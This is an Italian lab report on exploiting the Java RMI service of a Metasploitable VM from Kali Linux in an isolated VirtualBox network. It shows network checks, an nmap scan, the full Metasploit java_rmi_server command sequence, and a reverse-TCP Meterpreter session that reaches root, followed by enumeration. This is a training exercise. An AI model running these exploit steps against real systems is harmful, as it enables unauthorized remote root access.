

Report: Exploit Java RMI

Il servizio Java RMI in esecuzione sulla porta 1099 presenta una vulnerabilità che può essere sfruttata, permettendo all'attaccante di eseguire comandi e raccogliere informazioni sensibili.

Un attaccante che sfrutta questa vulnerabilità può acquisire privilegi elevati e controllare il sistema compromesso.

Data di esecuzione: 09/03/2025

Sviluppato da: **Andrea Surico**


Ambiente:

- ☐ **Attaccante:** Kali Linux
- ☐ **Target:** Metasploitable (clone isolato per evitare modifiche sull'originale)
- ☐ **Virtualizzazione:** Entrambe le macchine virtualizzate su VirtualBox


Introduzione:

In questo report viene documentato l'intero processo di exploit della vulnerabilità del servizio Java RMI sulla macchina Metasploitable (IP: 192.168.11.112) utilizzando Metasploit, partendo da una macchina attaccante Kali (IP: 192.168.11.111). Verranno descritti i vari step, dalla configurazione dell'ambiente alla raccolta delle evidenze, illustrando come è stata sfruttata la vulnerabilità.

Passo 1: Configurazione delle reti su entrambe le VM (ip a)



```
KALI ISO [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ba:41:0a brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fd00::364c:289c:ab9b:5e82/64 scope global dynamic noprefixroute
        valid_lft 85847sec preferred_lft 13847sec
    inet6 fe80::7869:d0dd:4062:9459/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali@kali)-[~]
$
```



```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:77:27:e2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe77:27e2/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Passo 2: Comunicazione tra le macchine (ping)

```
(kali㉿kali)-[~]  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.16 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.533 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.605 ms  
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.908 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.11.111  
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.  
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.586 ms  
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.683 ms  
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.678 ms  
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.661 ms
```

Passo 3: Avvio msfconsole e scan nmap -sV 192.168.11.112

Il comando **nmap** esegue una scansione del target all'indirizzo IP **192.168.11.112** alla ricerca di porte aperte e, con l'opzione **-sV** effettua un "service detection" per identificare informazioni utili come il nome del servizio, la versione.

```
= [ metasploit v6.4.50-dev ]  
+ -- --=[ 2496 exploits - 1280 auxiliary - 431 post ]  
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > nmap -sV 192.168.11.112  
[*] exec: nmap -sV 192.168.11.112  
  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 14:06 EST  
Nmap scan report for 192.168.11.112  
Host is up (0.00067s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?         
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:77:27:E2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 65.80 seconds  
msf6 > ava-rmi      GNU Classpath grmiregistry
```

Confermata la presenza del servizio Java RMI sulla porta 1099.

Passo 4: Settaggio Exploit

Comandi utilizzati:

- `use exploit/multi/misc/java_rmi_server` (Questo comando carica il modulo exploit in Metasploit specifico per sfruttare vulnerabilità in servizi Java RMI).
- `set rhost 192.168.11.112` (IP della macchina vittima).
- `set lhost 192.168.11.111` (IP della macchina attaccante).
- `set httpdelay 20` (parametro che dà tempo al target per elaborazione richieste).
- `exploit` (se andato a buon fine, si presenterà una sessione Meterpreter sulla macchina Metasploitable).

```
Nmap done: 1 IP address (1 host up) scanned in 65.80 seconds
msf6 > ava-rmi      GNU Classpath grmiregistry
[-] Unknown command: ava-rmi. Run the help command for more details.
msf6 > 1524/tcp open bindshell Metasploitable root shell
[-] Unknown command: 1524/tcp. Run the help command for more details.
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > rhost 192.168.11.112
[-] Unknown command: rhost. Did you mean hosts? Run the help command for more details.
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set httpdelay 20
httpdelay => 20
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/f3XSdqmuwa
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:49625) at 2025-03-06 14:17:35 -0500

meterpreter > █
```

Passo 5: Info ottenute dall'exploit

Attraverso il comando **help** su **meterpreter** è possibile visualizzare i comandi disponibili.

getuid: restituisce l'ID dell'utente corrente. Se il risultato è **root**, significa che la sessione è stata ottenuta con privilegi amministrativi (utente root), consentendoti di eseguire operazioni con il massimo livello di accesso sul sistema.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/f3XSdqmuwa
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:49625) at 2025-03-06 14:17:35 -0500

meterpreter > getuid
Server username: root
meterpreter > █
```

E' stato ottenuto l'accesso **root**.

route: visualizza la tabella di routing della macchina compromessa.

```
Stdapi: Audio Output Commands
=====

  Command      Description
  -----
  play          play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > route

IPv4 network routes
=====

  Subnet      Netmask      Gateway  Metric  Interface
  -----
  127.0.0.1    255.0.0.0    0.0.0.0
  192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====

  Subnet      Netmask      Gateway  Metric  Interface
  -----
  ::1          ::           ::
  fe80::a00:27ff:fe77:27e2 ::           ::

meterpreter > 
```

ifconfig: visualizza la configurazione delle interfacce di rete.

```
meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe77:27e2
IPv6 Netmask : ::

meterpreter > 
```